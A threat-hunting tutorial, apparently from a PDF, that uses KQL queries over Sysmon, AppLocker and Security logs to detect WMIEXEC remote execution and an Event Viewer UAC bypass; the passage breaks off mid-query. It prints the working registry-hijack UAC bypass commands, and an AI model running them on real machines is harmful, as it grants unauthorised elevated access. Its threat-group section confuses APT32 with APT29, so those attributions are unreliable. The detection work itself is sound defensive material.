
We can see 27 results and a column with the name **EventData** that stores values in a XML format.



Completed 00:00:00.562 27 records


EventData	EventID	RenderedDescription	AzureDeploy
<DataItem type="System.XmlData" time="2020-05-10T13:34:27.7148...	7	Image loaded: RuleName: technique_id=T1117,technique_name=Regs...	
<DataItem type="System.XmlData" time="2020-05-10T13:37:27.1147...	7	Image loaded: RuleName: technique_id=T1117,technique_name=Regs...	
<DataItem type="System.XmlData" time="2020-05-10T13:38:16.5361...	7	Image loaded: RuleName: technique_id=T1053,technique_name=Sch...	

It stores different field levels, such as **ImageLoaded**. We are going to use the parse operator to parse the XML format.



If we run the following KQL query. We can see that we just parsed the ImageLoaded value that is stored in the EventData column.

```
// T1047 - WMI Module Load
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon" and EventID == 7
| parse EventData with * 'ImageLoaded">' ImageLoaded '</Data>' *
| project TimeGenerated, Source, Computer, ImageLoaded
| order by TimeGenerated desc
```



Completed 00:00:00.501 27 records


TimeGenerated [UTC]	Source	Computer	ImageLoaded
5/10/2020, 1:41:31.283 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\wbem\wmiutils.dll
5/10/2020, 1:41:27.093 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\scrobj.dll
5/10/2020, 1:40:27.093 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\scrobj.dll

Now we are going to filter on all the relevant .dll extensions:

C:\Windows\System32\wmiclnt.dll
C:\Windows\System32\wbem\WmiApRpl.dll
C:\Windows\System32\wbem\wmiprov.dll
C:\Windows\System32\wbem\wmiutils.dll

```
// T1047 - WMI Module Load
// Reference: https://attack.mitre.org/techniques/T1047/
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon" and EventID == 7
| parse EventData with * 'ImageLoaded">' ImageLoaded '</Data>' *
| where ImageLoaded has "C:\\Windows\\System32\\wbem\\wmiutils.dll"
    or ImageLoaded has "C:\\Windows\\System32\\wmiclnt.dll"
    or ImageLoaded has "C:\\Windows\\System32\\wbem\\WmiApRpl.dll"
    or ImageLoaded has "C:\\Windows\\System32\\wbem\\wmiprov.dll"
| project TimeGenerated, Source, Computer, ImageLoaded
| order by TimeGenerated desc
```

Here are the returned results:



Completed 00:00:00.636 3 records


TimeGenerated [UTC]	Source	Computer	ImageLoaded
5/10/2020, 1:41:31.283 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\wbem\wmiutils.dll
5/10/2020, 1:36:18.640 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\wbem\wmiutils.dll
5/10/2020, 1:35:46.513 PM	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	C:\Windows\System32\wbem\wmiutils.dll

Ok we will now take a step back, because now it is going to get a bit complicated.


This is an example where we use WMIEXEC to run ''ipconfig'' on a remote host.

```
PS C:\Users\Alice> cd Desktop
PS C:\Users\Alice\Desktop> .\WmiExec.ps1 -ComputerName IDENTITY-DC -Command "ipconfig /all"
Running the below command on: IDENTITY-DC...
ipconfig /all
PID: 5380 - Waiting for remote command to finish...
PID: 5380 - Waiting for remote command to finish...
Result...

Windows IP Configuration

   Host Name . . . . . . . . . . . . : IDENTITY-DC
   Primary Dns Suffix  . . . . . . . : IDENTITY.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : IDENTITY.local
```

After we uses WMIEXEC to run **''ipconfig /all''** on the remote host. We can see that a .dll has been loaded in the logs.



We know that a **wmiutils.dll** has been loaded, but that still doesn't give us all the right information, because if you would see this at the logs. You probably won't have enough information!



As you can see in the image above. **Event 7** (Image Loaded) has been generated on the Client2 workstation, so the first thing that comes into my mind. Which user(s) interacted recently at the Client2 machine?

```
SecurityEvent
| where Computer == "Client2.IDENTITY.local"
| where AccountType == "User"
| sort by TimeGenerated desc | limit 10
```

Here we can see that the user **Alice** has been interacted recently with the Client2 machine. This is very useful information to get further.

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName	Channel
5/10/2020, 2:23:01.757 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/10/2020, 2:23:01.640 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/10/2020, 2:22:58.367 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security
5/10/2020, 1:35:41.460 PM	IDENTITY\Alice	User	Client2.IDENTITY.local	Microsoft-Windows-Security-Auditing	Security

Did you remember that we ran **"ipconfig /all"** on a remote host through WMIEXEC? ;-)

```
search "ipconfig"
```

This has been logged and you can recognize it at the event ID ''**8002**'' – Which is part of the Applocker events. I know, what you are thinking. Why should we look at the Applocker events?

Completed. Showing results from the last 24 hours. 00:00:01.400 7 records

Activity	CommandLine	FileHash	FilePath
4688 - A new process has been created.	"C:\windows\system32\ipconfig.exe"		
8002 - A process was allowed to run.		EEA545B20217B812B15C8D1FCAD047A8A745B2FA79E47C55C370687...	%SYSTEM32%\IP
4688 - A new process has been created.	"C:\windows\system32\ipconfig.exe" /all		
8002 - A process was allowed to run.		EEA545B20217B812B15C8D1FCAD047A8A745B2FA79E47C55C370687...	%SYSTEM32%\IP

First let's take a look at the Applocker events.

```
SecurityEvent
| where EventSourceName == "Microsoft-Windows-AppLocker"
```

10.000 results…

TimeGenerated [UTC]	Account	AccountType	Computer	EventSourceName
5/10/2020, 4:21:41.040 PM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
5/10/2020, 4:22:42.060 PM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
5/10/2020, 4:23:09.010 PM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
5/10/2020, 4:23:15.743 PM	NT AUTHORITY\SYSTEM	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker

We are now going to filter on the user ''Alice''

```
SecurityEvent
| where EventSourceName == "Microsoft-Windows-AppLocker"
| where Account == "IDENTITY\\Alice"
| sort by TimeGenerated
```

Let's quickly summarize what we have. After **Alice** started to run WMIEXEC to execute remotely the **ipconfig /all** command. A DLL was loaded in Sysmon, with the name. **wmiutils.dll**

We have verified this, because **Alice** has recently interacted with the **Client2** machine. From there, we started to look in the **Applocker** events, but of course. We filtered on the user ''Alice'' to reduce the noise.

What we are seeing here is that ipconfig command was run on the IDENTITY-DC server.

Completed. Showing results from the last 24 hours. 00:00:00.781 31 records

TimeGenerated [UTC]	Account	Computer	FilePath
5/10/2020, 2:24:06.913 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	%SYSTEM32%\IPCONFIG.EXE
5/10/2020, 2:24:06.393 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	%SYSTEM32%\CONHOST.EXE
5/10/2020, 2:24:06.387 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	%SYSTEM32%\WINDOWSPOWERSHELL\V1.0\POWERSHELL.EXE
5/10/2020, 1:36:54.113 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	%SYSTEM32%\IPCONFIG.EXE
5/10/2020, 1:36:53.583 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	%SYSTEM32%\CONHOST.EXE

Now let's try to find more information, because if we know that ipconfig.exe has been executed on the remote host. A process has been created, so we can look in event 4688.

```
search in (SecurityEvent) "ipconfig"
| sort by TimeGenerated
```

Completed. Showing results from the last 24 hours. 00:00:01.029 7 records

TimeGenerated [UTC]	$table	Account	AccountType	Computer	EventSourceName
5/10/2020, 2:24:06.913 PM	SecurityEvent	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker
5/10/2020, 2:24:06.913 PM	SecurityEvent	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-Security-Auditing
5/10/2020, 1:36:54.113 PM	SecurityEvent	IDENTITY\Alice	User	IDENTITY-DC.IDENTITY.local	Microsoft-Windows-AppLocker

Last step is to fine-tune our KQL query.

```
SecurityEvent
| where EventID == 4688 and CommandLine contains "ipconfig"
| sort by TimeGenerated desc
| project TimeGenerated, Account, Computer, CommandLine
```

Returned results!

TimeGenerated [UTC]	Account	Computer	CommandLine
5/10/2020, 2:24:06.913 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	"C:\windows\system32\ipconfig.exe" /all
5/10/2020, 1:36:54.110 PM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	"C:\windows\system32\ipconfig.exe"
5/10/2020, 11:21:50.690 AM	IDENTITY\Alice	IDENTITY-DC.IDENTITY.local	"C:\windows\system32\ipconfig.exe"
5/10/2020, 10:37:09.093 AM	IDENTITY\Alice	Client2.IDENTITY.local	ipconfig

- G0016 - APT32

APT29 is threat group that has been attributed to the Russian government and has operated since at least 2008. This group reportedly compromised the Democratic National Committee starting in the summer of 2015.

Source: https://attack.mitre.org/groups/G0016/

We are going to cover three examples of the TTP's that APT32 have used in their operations.

T1088 – Bypass UAC (One example)
T1085 – Rundll32
T1086 – PowerShell

- T1088 – Bypass UAC

According to ATT&CK. It says that APT32 has bypassed UAC in their operations.

Enterprise	T1088	Bypass User Account Control	APT29 has bypassed UAC.[4]

A known UAC bypass can be done through Event viewer.

```
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Win
dows\System32\cmd.exe" /f
The operation completed successfully.

C:\windows\system32>cmd.exe /c eventvwr.msc
Microsoft Windows [Version 10.0.18363.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\system32>_
```

ATT&CK recommends the following data sources to detect such type of technique:

Data Sources: System calls, Process monitoring, Authentication logs, Process command-line parameters

Keep in mind that there are so many UAC bypasses, so this is just one example.

[Example]
To configure the right settings to collect the logs for this technique. The following settings needs to be configured on a machine

- Audit Process Creation
- Include command line in process creation


This time we won't use regular security events, but we will rely on the power of Sysmon.

- Event 1 – Process create
- Event 3 – Registry value set


- Event **1** – Process Create
- Event **3 –** Registry value set

The following two events in **Sysmon** will be used to hunt for this technique.

Here we can see a process creation event. It includes the (original) filename that was used to perform this operation, which is **reg.exe** – Besides of that, it contains the exact command line.




Another event we can see is event 3 in Sysmon, which is ''Registry value set''



We will start first with event 1. If we run the first following KQL query

```
Event
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| project TimeGenerated, Computer, EventData, RenderedDescription
| sort by TimeGenerated desc
```

We can see some columns that exist in the Sysmon event. This is to help you understand what the (interesting) columns are to look at. We'll get later on this.




TimeGenerated [UTC]	Computer	EventData	RenderedDescription
5/10/2020, 8:26:27.023 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T20:26:27.023...	Process Create: RuleName: technique
5/10/2020, 8:25:27.013 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T20:25:27.0145...	Process Create: RuleName: technique
5/10/2020, 8:24:27.013 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T20:24:27.0130...	Process Create: RuleName: technique
5/10/2020, 8:23:27.013 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T20:23:27.0126...	Process Create: RuleName: technique

If we are now searching for the process **"reg.exe"** in the **Event** table.

```
search in (Event) "reg.exe"
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| project TimeGenerated, Computer, EventData, RenderedDescription
| sort by TimeGenerated desc
```

This query will now return only 4 returns. All the interesting values are stored in a XML format, which we need to parse.



Completed. Showing results from the last 24 hours. 00:00:01.473 4 records

TimeGenerated [UTC]	Computer	EventData	RenderedDescription
5/10/2020, 7:22:46.480 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T19:22:46.480...	Process Create: RuleName: technique
5/10/2020, 7:22:30.643 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T19:22:30.642...	Process Create: RuleName: technique
5/10/2020, 7:19:36.973 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T19:19:36.9738...	Process Create: RuleName: technique
5/10/2020, 7:19:17.760 PM	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-05-10T19:19:17.7586...	Process Create: RuleName: technique

We will start with the **RenderedDescription** column.


When we are expanding the **RenderedDescription** column and paste it down. It contains the following information.

Process Create: RuleName: technique_id=T1112,technique_name=Modify Registry,phase_name=Defense Evasion **UtcTime:** 2020-05-10 19:19:17.752 **ProcessGuid:** {1052BA5E-53B5-5EB8-0000-0010D291FE0F} ProcessId: 13488 Image: C:\Windows\System32\reg.exe **FileVersion:** 10.0.18362.476 (WinBuild.160101.0800) Description: Registry Console Tool Product: Microsoft® Windows® Operating System Company: Microsoft Corporation **OriginalFileName:** reg.exe **CommandLine:** reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f CurrentDirectory: C:\windows\system32\ **User:** IDENTITY\Alice LogonGuid: {1052BA5E-677B-5EB1-0000-0020AFFF0500} **LogonId**: 0x5ffaf TerminalSessionId: 2 IntegrityLevel: High Hashes: SHA1=EB3B03616EEE42F16D0703F64DE23E7E34FE8524,MD5=601BDDF7691C5AF626A5719F1D7E35F1,SHA256=4ED2A27860FA154415F65452FF1F94BD6AF762982E2F3470030C504DC3C8A354,IMPHASH=BE482BE427FE212CFEF2CDA0E61F19AC **ParentProcessGuid**: {1052BA5E-53B2-5EB8-0000-0010E04AFE0F} ParentProcessId: 4756 **ParentImage**: C:\Windows\System32\cmd.exe **ParentCommandLine:** "C:\windows\system32\cmd.exe"

If we are doing the exact same thing, but this time with the **EventData** column. It contains the following information.

<DataItem type="System.XmlData" time="2020-05-10T19:19:17.7586100+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE1"><EventData xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><Data Name="RuleName">technique_id=T1112,technique_name=Modify Registry,phase_name=Defense Evasion</Data><Data Name="UtcTime">2020-05-10 19:19:17.752</Data><Data Name="**ProcessGuid**">{1052ba5e-53b5-5eb8-0000-0010d291fe0f}</Data><Data Name="**ProcessId**">13488</Data><Data Name="**Image**">C:\Windows\System32\reg.exe</Data><Data Name="FileVersion">10.0.18362.476 (WinBuild.160101.0800)</Data><Data Name="Description">Registry Console Tool</Data><Data Name="Product">Microsoft® Windows® Operating System</Data><Data Name="Company">Microsoft Corporation</Data><Data Name="**OriginalFileName**">reg.exe</Data><Data Name="**CommandLine**">reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "C:\Windows\System32\cmd.exe" /f</Data><Data Name="CurrentDirectory">C:\windows\system32\</Data><Data Name="User">IDENTITY\Alice</Data><Data Name="LogonGuid">{1052ba5e-677b-5eb1-0000-0020afff0500}</Data><Data Name="**LogonId**">0x5ffaf</Data><Data Name="TerminalSessionId">2</Data><Data Name="**IntegrityLevel**">High</Data><Data Name="Hashes">SHA1=EB3B03616EEE42F16D0703F64DE23E7E34FE8524,MD5=601BDDF7691C5AF626A5719F1D7E35F1,SHA256=4ED2A27860FA154415F65452FF1F94BD6AF762982E2F3470030C504DC3C8A354,IMPHASH=BE482BE427FE212CFEF2CDA0E61F19AC</Data><Data Name="ParentProcessGuid">{1052ba5e-53b2-5eb8-0000-0010e04afe0f}</Data><Data Name="**ParentProcessId**">4756</Data><Data Name="**ParentImage**">C:\Windows\System32\cmd.exe</Data><Data Name="**ParentCommandLine**">"C:\windows\system32\cmd.exe"</Data></EventData></DataItem>

The first thing that we might want to do is to parse the information that is in Event 1 in Sysmon. We are going to parse the different field levels in Sysmon event ID 1.




```
// Bypass UAC via Event Viewer
let timeframe = 3d;
Event
| where TimeGenerated >= ago(timeframe)
| where Source == "Microsoft-Windows-Sysmon"
| where EventID == 1
| parse EventData with * 'UtcTime">' UtcTime '</Data>' *
| parse EventData with * 'User">' User '</Data>' *
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
| parse EventData with * 'CommandLine">' CommandLine '</Data>' *
| parse EventData with * 'ParentCommandLine">' ParentCommandLine '</Data>' *
| project UtcTime, User, OriginalFileName, CommandLine, ParentCommandLine
| sort by UtcTime desc
```

If we use this query. The following return results will show up, which is not something we are looking for. We need to filter on information.

UtcTime	User	OriginalFileName	CommandLine
2020-05-11 07:26:27.008	NT AUTHORITY\SYSTEM	cscript.exe	"C:\windows\system32\cscript.exe" /nologo "MonitorKnowledgeDisc...
2020-05-11 07:25:27.010	NT AUTHORITY\SYSTEM	cscript.exe	"C:\windows\system32\cscript.exe" /nologo "MonitorKnowledgeDisc...
2020-05-11 07:24:27.019	NT AUTHORITY\SYSTEM	cscript.exe	"C:\windows\system32\cscript.exe" /nologo "MonitorKnowledgeDisc...
2020-05-11 07:23:27.005	NT AUTHORITY\SYSTEM	cscript.exe	"C:\windows\system32\cscript.exe" /nologo "MonitorKnowledgeDisc...
2020-05-11 07:22:27.016	NT AUTHORITY\SYSTEM	cscript.exe	"C:\windows\system32\cscript.exe" /nologo "MonitorKnowledgeDisc...

Look back at the **RenderedDescription** column. We can use the field levels, such as **OriginalFile-Name**, **CommandLine**, **UtcTime**, etc. To filter on specific values.

This is how we can filter, so it will only show us the ''reg.exe'' in the returned results.

```
